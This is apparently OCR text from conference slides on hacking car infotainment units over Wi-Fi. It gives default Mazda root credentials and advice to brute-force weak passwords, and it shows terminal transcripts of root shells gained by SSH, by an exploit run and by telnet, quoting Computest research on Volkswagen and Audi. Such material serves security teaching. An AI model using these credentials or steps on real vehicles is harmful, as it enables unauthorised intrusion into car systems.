
WI-FI CASE: THOSE SERVICES!!

- Try brute forcing the credentials
  - most of these have weak passwords

- Get to know the default password of accessing the system

- ROOT pass?


- Mazda
  - jci : root
  - root : jci
  - user : jci



```
Last login: Fri May 26 18:20:17 on ttys001
→  ~ nc 192.168.1.8 22
SSH-2.0-OpenSSH_5.9

Protocol mismatch.
→  ~ ssh jci@192.168.1.8
VPFK6F12257935BAjci@192.168.1.8's password:
/tmp/root # uname -a
Linux cmu 3.0.35 #1 SMP PREEMPT Fri Nov 20 16:39:36 IST 2015 armv7l GNU/Linux
/tmp/root # id
uid=0(cmu) gid=0(root) groups=0(root)
/tmp/root #
```


WI-FI CASE: THOSE SERVICES!!!!

- Daan Keuper and Thijs Alkemade from Computest gained access to the IVI system's root account for Volkswagen and Audi: https://www.computest.nl/wp-content/uploads/2018/04/connected-car-rapport.pdf




After further research, we found a service on the Golf with an exploitable vulnerability. Initially we could use this vulnerability to read arbitrary files from disk, but quickly could expand our possibilities into full remote code execution. This attack only worked via the Wi-Fi hotspot, so the impact was limited. You have to be near the car and it must connect with the Wi-Fi network of the attacker. But we did have initial access:

```
$ ./exploit 192.168.88.253
[+] going to exploit 192.168.88.253
[+] system seems vulnerable...
[+] enjoy your shell:
uname -a
QNX mmx 6.5.0 2014/12/18-14:41:09EST nVidia_Tegra2(T30)_Boards armle
```



```
# /tmp/telnet 10.0.0.16
Trying 10.0.0.16...
Connected to 10.0.0.16.
Escape character is '^]'.


QNX Neutrino (rcc) (ttyp0)

login: root
Password:

     ___           _ _  __  __ ___ _____
    /   |_   _  __| (_) |  \/  |_ _|  _  \
   / /| | | | |/ _  | | | |\/| || ||  |_)_/
  / __  | |_| | (_| | | | |  | || ||  |_) \
 /_/   |_|__,__|\__,_|_| |_|  |_|___|_____/

/ > ls -la
total 37812
lrwxrwxrwx  1 root      root             17 Jan 01 00:49 HBpersistence -> /mnt/efs-persist/
drwxrwxrwx  2 root      root             30 Jan 01 00:00 bin
lrwxrwxrwx  1 root      root             29 Jan 01 00:49 config -> /mnt/ifs-root/usr/apps/
config
drwxrwxrwx  2 root      root             10 Feb 16  2015 dev
dr-xr-xr-x  2 root      root              0 Jan 01 00:49 eso
drwxrwxrwx  2 root      root             10 Jan 01 00:00 etc
dr-xr-xr-x  2 root      root              0 Jan 01 00:49 hbsystem
lrwxrwxrwx  1 root      root             20 Jan 01 00:49 irc -> /mnt/efs-persist/irc
drwxrwxrwx  2 root      root             20 Jan 01 00:00 lib
drwxrwxrwx  2 root      root             10 Feb 16  2015 mnt
dr-xr-xr-x  1 root      root              0 Jan 01 00:37 net
drwxrwxrwx  2 root      root             10 Jan 01 00:00 opt
dr-xr-xr-x  2 root      root       19353600 Jan 01 00:49 proc
drwxrwxrwx  2 root      root             10 Jan 01 00:00 sbin
dr-xr-xr-x  2 root      root              0 Jan 01 00:49 scripts
dr-xr-xr-x  2 root      root              0 Jan 01 00:49 srv
lrwxrwxrwx  1 root      root             10 Feb 16  2015 tmp -> /dev/shmem
drwxr-xr-x  2 root      root             10 Jan 01 00:00 usr
dr-xr-xr-x  2 root      root              0 Jan 01 00:49 var
/ >
```

KEY TAKEAWAYS ABOUT THE RESEARCH FROM COMPUTEST



Charlie Miller @0xcharlie · May 1

Cool new research out on car hacking: computest.nl/wp-content/upl…. Hang on or mute as I'll give my thoughts on it.

Charlie Miller
@0xcharlie

They looked at 2015 vehicles. This is a big difference between car hacking and, say, browser hacking. 2015 is an old browser, but still a pretty new car.

11:55 AM - 1 May 2018


2 Retweets **14** Likes

WI-FI CASE: THOSE SERVICES!!!!

